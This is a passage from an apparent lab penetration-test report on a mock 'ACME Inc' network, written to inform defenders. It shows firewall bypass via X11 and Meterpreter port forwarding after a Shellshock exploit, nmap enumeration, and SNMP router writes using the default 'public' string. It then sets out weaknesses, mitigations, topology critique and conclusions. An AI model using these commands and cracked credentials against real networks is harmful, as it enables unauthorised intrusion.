


Figure 104 - Pinging the LAN interface

This demonstrates that the firewall had been successfully disabled.

3.13.3 Method 3 - Disabling the firewall from the outside through X11 Forwarding

As previously demonstrated in **Section 3.12 – Web Server 2**, X11 Forwarding is possible and could be used to access the pfSense login page. Following the same process as Method 2, the tester used X11 Forwarding on Web Server 2 and accessed the pfSense settings and disabled the firewall. As seen in **Figure 105**, the LAN interface was able to be *pinged*, confirming the ability to access devices inside the firewall.

```
root@kali:~# ping 192.168.0.98
PING 192.168.0.98 (192.168.0.98) 56(84) bytes of data.
64 bytes from 192.168.0.98: icmp_seq=1 ttl=61 time=1.66 ms
64 bytes from 192.168.0.98: icmp_seq=2 ttl=61 time=1.82 ms
64 bytes from 192.168.0.98: icmp_seq=3 ttl=61 time=2.01 ms
64 bytes from 192.168.0.98: icmp_seq=4 ttl=61 time=2.06 ms
64 bytes from 192.168.0.98: icmp_seq=5 ttl=61 time=1.62 ms
64 bytes from 192.168.0.98: icmp_seq=6 ttl=61 time=2.23 ms
```

Figure 105 - Pinging the LAN interface after disabling the firewall from the outside

3.13.4 Method 4 - Disabling the Firewall with Port Forwarding

The final method used to bypass the firewall was through port forwarding. As Web Server 2 could access the WAN interface of the firewall, directing traffic from the WAN interface to this web server allowed the pfSense login page to be accessed through connecting to the web server from the Kali machine. To do this, *Metasploit* was used to gain a *meterpreter* shell using the shellshock vulnerability as described in **Section 3.12 – Web Server 2**. Once a *meterpreter* shell had been gained, the command "*portfwd add -l 1234 -p 80 -r 192.168.0.234"* was used to forward traffic from the *localhost* of the Kali machine to the WAN interface (OffSec, n.d), as demonstrated in **Figures 106 and 107**.

```
meterpreter > portfwd add -l 1234 -p 80 -r 192.168.0.234
[*] Local TCP relay created: :1234 <-> 192.168.0.234:80
```

Figure 106 - Configuring port forwarding with Meterpreter




Figure 107- The pfSense login page on 127.0.0.1:80

As with Method 2 and Method 3, the firewall was disabled completely, and the LAN interface could be *pinged*, as seen in **Figure 108**.

```
root@kali:~# ping 192.168.0.98
PING 192.168.0.98 (192.168.0.98) 56(84) bytes of data.
64 bytes from 192.168.0.98: icmp_seq=1 ttl=61 time=1.24 ms
64 bytes from 192.168.0.98: icmp_seq=2 ttl=61 time=3.92 ms
64 bytes from 192.168.0.98: icmp_seq=3 ttl=61 time=1.61 ms
64 bytes from 192.168.0.98: icmp_seq=4 ttl=61 time=1.48 ms
64 bytes from 192.168.0.98: icmp_seq=5 ttl=61 time=1.61 ms
64 bytes from 192.168.0.98: icmp_seq=6 ttl=61 time=1.62 ms
64 bytes from 192.168.0.98: icmp_seq=7 ttl=61 time=2.16 ms
64 bytes from 192.168.0.98: icmp_seq=8 ttl=61 time=2.03 ms
```

Figure 108 - Pinging the LAN interface

3.14 PC 5

Following on from disabling the firewall, the already discovered PC with the IP address of *192.168.0.66* could be scanned. As there were no firewall restrictions in place, the PC could be scanned from Kali, and therefore *nmap* could be used to conduct a more comprehensive scan of the PC to enumerate the PC more.

```
root@kali:~# nmap 192.168.0.66
Starting Nmap 7.80 ( https://nmap.org ) at 2024-12-13 19:13 EST
Nmap scan report for 192.168.0.66
Host is up (0.0072s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
```

Figure 109 - Nmap scan of 192.168.0.66

As displayed in **Figure 109**, there were no further entry points on this PC. To determine the default gateway of the subnet, the tester logged into the PC and used the *ip r* command as shown in **Figure 110**.

```
root@xadmin-virtual-machine:~# ip r
default via 192.168.0.65 dev eth0  proto static
192.168.0.64/27 dev eth0  proto kernel  scope link  src 192.168.0.66  metric 1
```

Figure 110 -Default Gateway

A UDP scan was run against this device, but nothing of note was discovered. The UDP scan can be viewed in **Appendix B1 – Other UDP Scans**. As root access had already been gained on this PC in **Section 3.13.1**, an *nmap* scan was run against the subnet that this PC was in. As shown in **Figure 111**, another device with the address *192.168.0.65* was discovered.




Figure 111 - Nmap scan against the subnet

Due to the presence of HTTP, HTTPS, and Telnet, this device was suspected to be a router.

3.15 Router 4

The tester connected to the device with the IP address of *192.168.0.65* through Telnet, confirming that this device is a router. Following a UDP scan on this router, it was discovered that SNMP was running, as seen in **Figure 112**.




Figure 112 - UDP Scan

As with the previous routers, the community string was obtained by examining the SNMP configuration file on the router. As demonstrated in **Figure 113**, the community string for this router was "public".

```
rocommunity public
rocommunity6 public
```

Figure 113 - Community string on 192.168.0.66

After changing the configuration to read-write, the tester again used *snmpset* to attempt to write to the router. As can be seen in **Figures 114 and 115**, this was successful, proving that an attacker could modify the router's configuration through SNMP.

```
root@kali:~# snmpset -v2c -c public 192.168.0.65 .1.3.6.1.2.1.1.5.0 s "test4"
iso.3.6.1.2.1.1.5.0 = STRING: "test4"
```

Figure 114 - Writing to the router

```
root@kali:~# snmpwalk -v2c -c public 192.168.0.65 | grep "test4"
iso.3.6.1.2.1.1.5.0 = STRING: "test4"
```

Figure 115 - Confirmation of writing to the router

Following this process, the interfaces and routing table of the router were consulted to examine the devices connected to this router, shown in **Figures 116 and 117**.

```
vyos@vyos:~$ show int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.65/27                   u/u
eth2             192.168.0.97/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
```

Figure 116 - Interfaces connected to this router

```
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 01:53:08
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 01:53:08
O   192.168.0.64/27 [110/10] is directly connected, eth1, 01:55:35
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth2, 01:55:35
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 01:53:08
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 01:53:08
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 01:53:08
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 01:53:08
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 01:53:06
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 01:53:10
```

Figure 117 - IP routes of the router

As displayed, there is another interface connected to the router with the address of *192.168.0.97*/27. This subnet was scanned using *nmap* to find any devices in the subnet. As can be seen in **Figure 117**, the only other address discovered by the scan is *192.168.0.98*. As *192.168.0.98* was known to be the address of the LAN interface, and all of the IP routes displayed in **Figure 117** go through *192.168.0.98*, it was deduced that there were no further devices connected.

3.16 Wireshark

Following the disabling of the firewall and mapping out the LAN section of the network, the tester *pinged* devices across the network and analysed the results using *Wireshark*, a network forensics tool, to search for any further devices. The only notable information returned from *Wireshark* was the existence of a VyOS router running VyOS 1.1.7 (helium) and the use of OSPF. This can be seen in **Figure 118**.

```
21 7.223538823   Vmware_99:6c:e2   LLDP_Multicast   LLDP   296 TTL = 120 SysName = vyos SysDesc = Vyatta Router running on VyOS 1.1.7 (helium)
22 7.240754343   192.168.0.193     224.0.0.5        OSPF    78 Hello Packet
```

Figure 118 - Wireshark output

As there were no new devices discovered, it was inferred that the entire LAN and WAN sections of this network had been mapped and thus concluded the network mapping process.

4 Security Weaknesses

4.1 PCs

4.1.1 Poor Password Policy

As documented, the passwords “plums”, “apple”, “pears”, and “!gatvol” were all quickly obtained via brute force attacks. These passwords are all very weak due to the short length and lack of sufficient complexity. Additionally, the password “plums” granted access to multiple PCs on this network. When the poor password policy is combined with the reuse of “plums”, the security posture of the network is severely weakened.

4.1.1.1 Mitigation

To correct this, a strong password policy should be enforced. The National Cyber Security Centre (NCSC) recommends using a pass phrase made up of three arbitrary unrelated words (NCSC, 2018). This increases the difficulty in cracking the password/pass phrase, while still being easy to remember. Each device on the network should have a different and unique password, as this reduces the risk of multiple devices being compromised in the event of an attacker gaining access to a device. The NCSC also recommends changing passwords immediately after a suspected data breach as compromised passwords are often used as soon as they are obtained (NCSC, 2018). Additionally, a limit on the number of times incorrect passwords can be entered should be imposed, by modifying the “MaxAuthTries” argument of the “sshd_config” file. This would prevent brute force attacks as attackers would be barred from attempting further credentials. Finally, passwords should be hashed and salted. This ensures that the passwords are not displayed in plain text and are difficult to reverse engineer.

4.1.2 Use of NFS

As detailed, the NFS protocol was used to gain access to multiple PCs as the tester was able to generate and copy a SSH public key to a target system via an NFS share, allowing the tester to connect to a PC without the use of a password. Although the NFS share was set to read only on one of the PCs, this was changed with ease and a public key was able to be copied over. Though the NFS shares were only used to copy over SSH public keys, any file on the share could be accessed, modified, or deleted. Because NFS is dynamic, the changes made on the share apply to the PC, allowing attackers to access or modify data on a PC. It was also noted when accessing the NFS configuration file that the option “no_root_squash” was present. This allows remote users who have administrator privileges on their own system to access and modify the files on the share as if they are the root on the target system. This is what enabled the tester to modify files on a target PC as previously outlined.

4.1.2.1 Mitigation

To immediately remediate this vulnerability, the “no_root_squash” option should be removed from the configuration file and therefore disabled. A more robust solution would be to remove the use of NFS and replace it with another file sharing protocol that is more secure and requires authentication to access. A suitable alternative to NFS on this system would be the Secure File Transfer Protocol (SFTP). This protocol uses SSH to transfer files (SSH Communications Security, n.d), and is more secure than NFS due to the use of authentication and encryption on SSH. Alternatively, if the use of NFS is unavoidable, access to NFS shares should be restricted to those with proper authorisation and authentication. This should be performed with a secure authentication mechanism such as Kerberos (Askri, 2024).

4.1.3 Privilege Escalation

As discovered when accessing the PCs, root privileges were gained through the *sudo su* command and providing the password for the current user's account. This allowed the tester to obtain root access without the root password. From there, the tester was able to change the root password and log in as the root. The tester was also able to perform actions as the root by putting the word "*sudo"* in front of the command.

4.1.3.1 Mitigation

To remove this vulnerability, the root password should be required when using the *sudo* command in any form, instead of the password for the current user. This will remove the ability to use the root account in any way without the root password.

4.2 ROUTERS

4.2.1 Use of Telnet

As demonstrated, the routers on this network use Telnet as a method of logging in. This poses a security risk as Telnet does not use encryption, allowing for potential Man-In-The-Middle attack where an attacker could intercept credentials and view them in plain text. This in turn would effectively give the attacker access to the device these credentials were used on.

4.2.1.1 Mitigation

To mitigate this vulnerability, Telnet should be totally eradicated from this network. The login protocol on this network should be an encrypted protocol such as SSH.

4.2.2 Default Credentials

Although the credentials could be viewed in plain text due to the lack of encryption in use on Telnet, this would not be necessary in this network as all of the routers could be accessed using the VyOS default credentials, as previously evidenced. The default credentials can be discovered online, providing an attacker easy access to the routers on this network.

4.2.2.1 Mitigation

To combat this vulnerability, default credentials should no longer be used on this network. Instead, strong passwords should be used with a different password for each router, using a password policy and lockout feature akin to the policy outlined in **Section 4.1.1.1**.

4.2.3 SNMP

As detailed when examining the routers, the routers could be written to using SNMP. Using this vulnerability, an attacker could write to and modify the routing table, causing severe damage to the network. The community strings were displayed in plain text in the configuration file, providing an attacker with the credentials needed to access the router via SNMP. The community strings were not complex, creating the possibility of a brute force attack, and two of the strings, "private" and "public", were default community strings. The use of default community strings could allow an attacker to guess these strings and gain access to the router without having to perform any further enumeration. Additionally, the community string of "secure" was used across more than one router, and all community strings were available to view in plain text.

Due to the use of community strings on this network, the SNMP protocol on this network was deduced to be outdated. This is because SNMPv3, the latest version of SNMP, does not use community strings. SNMPv3 uses a username and password and is encrypted.

4.2.3.1 Mitigation

To secure this vulnerability, the SNMP protocol on this network should be updated to SNMPv3. This will enforce stronger authentication and will use encryption, unlike the version of SNMP on this network. If the version of SNMP in use on this website is necessary, the configuration file should be encrypted and not visible in plain text. This would prevent an attacker from being able to read the community strings. The default community strings should be removed, and all community strings should be updated to be more complex. However, it is the recommendation that the version of SNMP be upgraded to SNMPv3 as soon as possible.

4.2.4 Outdated software

The version of VyOS in use on the routers on this network was revealed to be 1.1.7 (helium). This version is outdated and, according to a member of the VyOS team, no longer supported (Breunig, 2022). This means that the software in use on the routers in this network will no longer receive security updates.

4.2.4.1 Mitigation

To fix this, the VyOS systems in use on this network should be updated to the latest version as soon as possible.

4.3 WEB SERVERS

4.3.1 Shellshock

The "shellshock" vulnerability allowed the tester to gain access to Web Server 2, as previously evidenced. Shellshock is a vulnerability discovered in Bash systems before version 4.3 that allowed code execution on target systems (NIST, 2024). This vulnerability is recorded as "CVE-2014-6271" in the National Vulnerability Database (NIST, 2024). As previously detailed, accessing Web Server 2 was instrumental in tunnelling past the firewall restrictions. This was made possible by the Shellshock vulnerability.

4.3.1.1 Mitigation

To mitigate this, the Bash version on the network should be updated to the latest version as soon as possible.

4.3.2 Outdated Apache Version

As discovered when mapping out the network, Web Server 1 uses Apache 2.22.2. At the time of writing, the current version of Apache is 2.4.62 (Apache, 2024). Additionally, this version of Apache is no longer supported and will no longer receive security updates, as Apache 2.2 is no longer supported (Apache, 2024). Web Server 2 is also using an outdated version of Apache, with Apache 2.4.10. At the time of writing, there are 69 known vulnerabilities affecting this version of Apache (CVE Details, 2024).

4.3.2.1 Mitigation

The versions of Apache should be updated to the latest version as soon as possible.

4.3.3 Lack of Encryption

As demonstrated when examining the web servers, neither web server is using HTTPS. Due to this, there is no encryption in use on these servers. This allows any traffic, such as credentials being transported, to be intercepted in a Man-In-The-Middle attack.

4.3.3.1 Mitigation

To prevent Man-In-The-Middle attacks, any traffic should be forced over HTTPS.

4.3.4 Web Server 1 Admin Password

The password for the administrator panel for the WordPress site was easily brute forced by *wpscan*. The password was “zxc123” which is made up of two instances of three consecutive keys on the keyboards. This allows the password to be brute forced due to lack of complexity. This allowed the tester to access the administrator page and configuration files of Web Server 1, allowing the reverse shell on the system.

4.3.4.1 Mitigation

To combat this, the password policy outlined in **Section 4.1.1.1** should be enforced to prevent brute force attacks.

4.4 FIREWALL

4.4.1 DMZ Communication

As discovered when using *ping_sweep*, Web Server 2 can communicate with a device inside the firewall. This provides an access point to the firewall and, combined with an accessible NFS share on PC5, an opportunity to bypass the firewall. When investigating the firewall configuration after accessing the pfSense page, it was found that a rule was in place to allow traffic from Web Server 2 to pass through the firewall.

4.4.1.1 Mitigation

The rule allowing traffic from Web Server 2 to pass through the firewall should be disabled.

4.4.2 Visible Login Page

The login page for the firewall’s software, pfSense, was available by using either port forwarding or X11 forwarding on Web Server 2 and navigating to the address of the WAN interface. This creates an entry point to the firewall for an attacker.

4.4.2.1 Mitigation
The login page should not be available by navigating to the WAN interface's address. Instead, the login page could be accessed via the LAN interface, as this interface should be secured behind the firewall.

4.4.3 Default Credentials
As demonstrated, the tester used default credentials to log in to the firewall's software. This, combined with the visibility of the login page, provides easy access for an attacker to gain access to the firewall configuration.

4.4.3.1 Mitigation
The use of default credentials should be removed, and the previously outlined password policy should be enforced. Additionally, due to the damage that would be caused if an attacker were to gain access, multi-factor authentication should be deployed on the firewall login page.

4.4.4 Outdated Software
The firewall was seen to be running FreeBSD, a general operating system (Choo, 2023). The version in use was 2.3.4, which is outdated. The latest version is FreeBSD 14.2 (FreeBSD, 2024). As previously mentioned, outdated software can lead to vulnerabilities due to the absence of future security updates.

4.4.4.1 Mitigation
The version of FreeBSD should be updated to the latest version as soon as possible.

4.4.5 Lack of Encryption
As discovered when exploring the pfSense dashboard, there is no encryption in use and therefore no HTTPS. This allows attackers to intercept traffic in a Man-In-The-Middle attack.

4.4.5.1 Mitigation
To mitigate this, the firewall should be forced to use HTTPS.

4.5 WIRESHARK

4.5.1 OSPF
As demonstrated, "Hello packets" could be seen when *Wireshark* was run in promiscuous mode. This indicates the use of OSPF and would inform an attacker that OSPF was in use on the network. An attacker could then start crafting fake hello packets to attack the network. Intercepted hello packets could also be interrogated for information about the network.

4.5.1.1 Mitigation
OSPF hello packets should not be visible to end-user devices such as computers; they should only be seen by routers. However, if *Wireshark* is run in promiscuous mode, hello packets can be seen. To combat this, a Virtual Local Area Network (VLAN) could be introduced to segment the network further (Router Security, 2024) and thus remove the visibility of hello packets.


5 CRITICAL EVALUATION

5.1 NETWORK STRUCTURE

There are many topology designs that can be used on a network, with each having their own advantages and disadvantages. The structure used in ACME's network is a "bus topology". A bus topology is where all devices on the network are connected to a main cable (known as the "backbone") in a linear fashion (GeeksforGeeks, 2024). The advantages of this structure are: it is easy to set up, it is effective in smaller networks, it is simple to add or remove other devices, it is easy to expand the network, and it requires less financial cost when implementing due to fewer resources such as cables required (GeeksforGeeks, 2024). The major downside to a bus topology is if one of the routers were to go offline at any point, this could impact the network's functionality as, due to the linear nature of the bus topology, there is only one path to send data. If this path is blocked by a non-functional router, data will not be able to continue across the network, halting communication on the network. Additionally, if the main backbone cable ceases to function, the whole network will cease to function (GeeksforGeeks, 2024). Another drawback of this topology design is that, as there is only one path for traffic to flow, the OSPF protocol is rendered ineffective. This is because the OSPF protocol is designed to find the shortest path for data to travel, but there is only one path in this network.

Overall, as this network is a smaller network, the bus topology is an appropriate design. However, due to the risks of the network going completely or partially offline, some changes should be made to prevent this. One solution would be to introduce redundancy; a system where alternative data paths are available if one path becomes unavailable. It is important to note that, with a redundancy mechanism, issues such as loops may form, where the MAC address tables on the routers are recursively updated incorrectly. To mitigate this, the Spanning Tree Protocol (STP) should be implemented. The SPT is a protocol that prevents issues, such as looping, on systems with redundancy mechanisms. It does this by placing blocking different pathways to ensure that there is only one pathway for data to travel along at any one time.

Another solution would be to implement a different topology, such as the star topology. The star topology involves all devices being connected to a single central device (called a "hub") which controls the traffic flow between devices (GeeksForGeeks, 2024). An example of this topology, from GeeksForGeeks, is displayed in **Figure 119**.



Star Topology

Figure 119 - Example of a star topology (GeeksForGeeks, 2024)

This topology ensures that, even if one device goes down, data will still be able to travel across the network. Data collisions are impossible using this topology, and it is cost effective as each device only needs one port and one cable to connect to the hub (GeeksForGeeks, 2024). However, there are some disadvantages with this topology as well. It is more expensive than the current bus topology as more cabling is required, and the intermediary devices, such as switches, are worth more than the devices used in a bus topology (GeeksForGeeks, 2024). Critically, if the hub goes down, the entire network will also go down (GeeksForGeeks, 2024). With the drawbacks considered, a star topology may be a possible solution for this network as, although the network will still go down if the central device goes down, the network will not be impeded by a single device failure as with a bus topology. As with the bus topology, OSPF will not be necessary on this network structure as there is only one path to each device.

Another topology that could be considered is a full or partial mesh topology. A mesh topology reduces the risk of failure even further as there are more connections between devices (GeeksForGeeks, 2024). Both full and partial mesh topologies would allow the OSPF protocol to function, ensuring that data is always taking the fastest path available. This contrasts with the current bus topology and the star topology, where OSPF is ineffective. A partial mesh topology may be the most appropriate solution for this network. This is because the ACME Inc network is a smaller network and therefore has few potential points of failure, compared to a large network. This works with a partial mesh topology as this topology provides different data paths to reduce the risk of failure if a device goes down, but doesn't connect every device with every other device, reducing costs. Conversely, a full mesh topology requires each device to be connected to every other device. This reduces the risk of failure even further, but would require a substantial increase in resources, such as cabling. For this reason, a full mesh topology may not be cost effective for the ACME network. An example of a full and partial mesh topology can be seen in **Figure 120** (GeeksForGeeks, 2024).




Figure 120 - An example of a full and partial mesh topology (GeeksForGeeks, 2024)

5.2 Subnet Design

Overall, the subnet design for this network is efficient. Each subnet allows room for growth while not incurring a high level of IP address wastage. Each router-to-router subnet uses a 255.255.255.252 subnet mask, as these serial links can only have a maximum of two hosts. There are, however, three main exceptions. The first is the *172.16.221.16* subnet. This is a Class B address and allows 254 usable hosts. Only two hosts are employed on this subnet, thus wasting 250 hosts. If ACME is planning major growth for the network, this would be acceptable but, at present, this incurs IP address wastage. Another example of this is the *13.13.13.0* subnet. This is a Class A address, typically used for large networks, and also allows 254 usable hosts. As there are only two hosts on this network, this incurs IP wastage. Finally, the *192.168.0.96* subnet is a router-to-router subnet and only requires two hosts, as serial links can only have a maximum of two hosts. For this subnet however, the subnet mask is 255.255.255.224, allowing 30 hosts. This means that 28 IP addresses are wasted. All of these can be mitigated by either re-configuring the relevant subnets or by Variable Length Subnet Masking (VLSM). VLSM is a process that involves breaking down existing subnets into further different subnet sizes, providing an efficient use of IP addresses with minimum wastage. VLSM could be used in this network to reduce the size of unnecessarily large subnets, such as those outlined. If expanding the network in future, while leaving room for further future growth is important, it is also important to consider the level of IP address wastage and consider if the subnet size is appropriate for the number of hosts.

5.3 Intrusion Detection System

When conducting the network test, there was no evidence of an intrusion detection system (IDS). All *nmap* scans were able to run with 0% packet loss, indicating that all requests were successful. This indicates that there is no system in place to detect and prevent unusual traffic on the network. If an attacker were to gain access, ACME may not notice until the damage is done.

6 CONCLUSION

6.1 GENERAL CONCLUSION

In conclusion, upon conducting a network test on the ACME Inc network, several critical security weaknesses were identified allowing administrator access to be gained on every device on the network. If these issues are not rectified, this network will remain vulnerable and could be easily compromised by attackers. The issues found include a poor password policy, reused credentials, default credentials, insecure NFS configuration, privilege escalation, use of insecure protocols such as telnet, outdated software, insecure SNMP configuration, outdated software versions, lack of encryption, and insecure firewall rules. The topology design could weaken the network due to the single points of failure that could bring the entire network down, and areas of the subnet design are inefficient and waste IP addresses. Finally, the lack of an IDS severely weakens the security posture of the network. As there is no current way to tell if an attacker has gained access to the network, the entire network could potentially be brought offline before the attacker is noticed. If an attacker is detected before they carry out any attacks, the potential damage caused by an attack could be prevented.

Overall, it is the recommendation that the ACME Inc network be taken offline until the suggested modifications have been implemented to prevent any damage to the network.

6.2 FUTURE WORK

Once the outlined vulnerabilities have been addressed and rectified, this test should be performed again to test the security, configuration, and implementation of the measures put in place. A future test may also expand the scope to focus on the software used on the network. As previously detailed, the versions of software running on this network are all out of date, leaving them vulnerable to attackers. A test on the software used would further enhance the security posture of ACME Inc.

7 REFERENCES

Andamasov, Y., 2024. *VyOS default user and password :VyOS Support Portal.* [Online]
